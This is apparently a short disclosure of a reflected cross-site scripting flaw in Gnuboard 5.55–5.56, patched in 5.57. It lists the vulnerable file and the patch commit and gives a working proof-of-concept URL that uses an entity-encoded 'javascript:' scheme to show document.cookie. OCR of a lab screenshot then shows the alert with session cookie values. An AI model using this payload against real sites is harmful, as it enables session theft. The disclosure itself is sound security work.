Gnuboard Reflected XSS

https://sir.kr/g5_pds/6409


Affected Version : Gnuboard 5.55, 5.56

Patched Version : Gnuboard 5.57

Patch history : https://github.com/gnuboard/gnuboard5/commit/2457055514cb57324e13f73391b9672c02742bd2

Vulnerable File: bbs/member_confirm.php

POC : /bbs/member_confirm.php?url=%26%23x6a%3b%26%23x61%3b%26%23x76%3b%26%23x61%3b%26%23x73%3b%26%23x63%3b%26%23x72%3b%26%23x69%3b%26%23x70%3b%26%23x74%3b%26%23x3a%3balert(document.cookie)%2f%2fmrsi736h


회원 비밀번호 확인 | 그누보드5
view-source:192.168.183.131/gn
주의 요함 | 192.168.183.131/gnuboard/bbs/member_confirm.php?url=%26%23x6a%3b%26%23x61%3b%26%23x76%3b%26%23x61%3b%26%23x73%3b%26%23x63%3b%26%23x72%3
192.168.183.131 내용:
PHPSESSID=mdtvsgib3m8sapd14db1vpvj1e;
2a0d2363701f23f8a75028924a3af643=MTkyLjE2OC4xODMuMQ%3D%
3D
확인
회원님의 정보를 안전하게 보호하기 위해 비밀번호를
한번 더 확인합니다.
회원아이디
admin
확인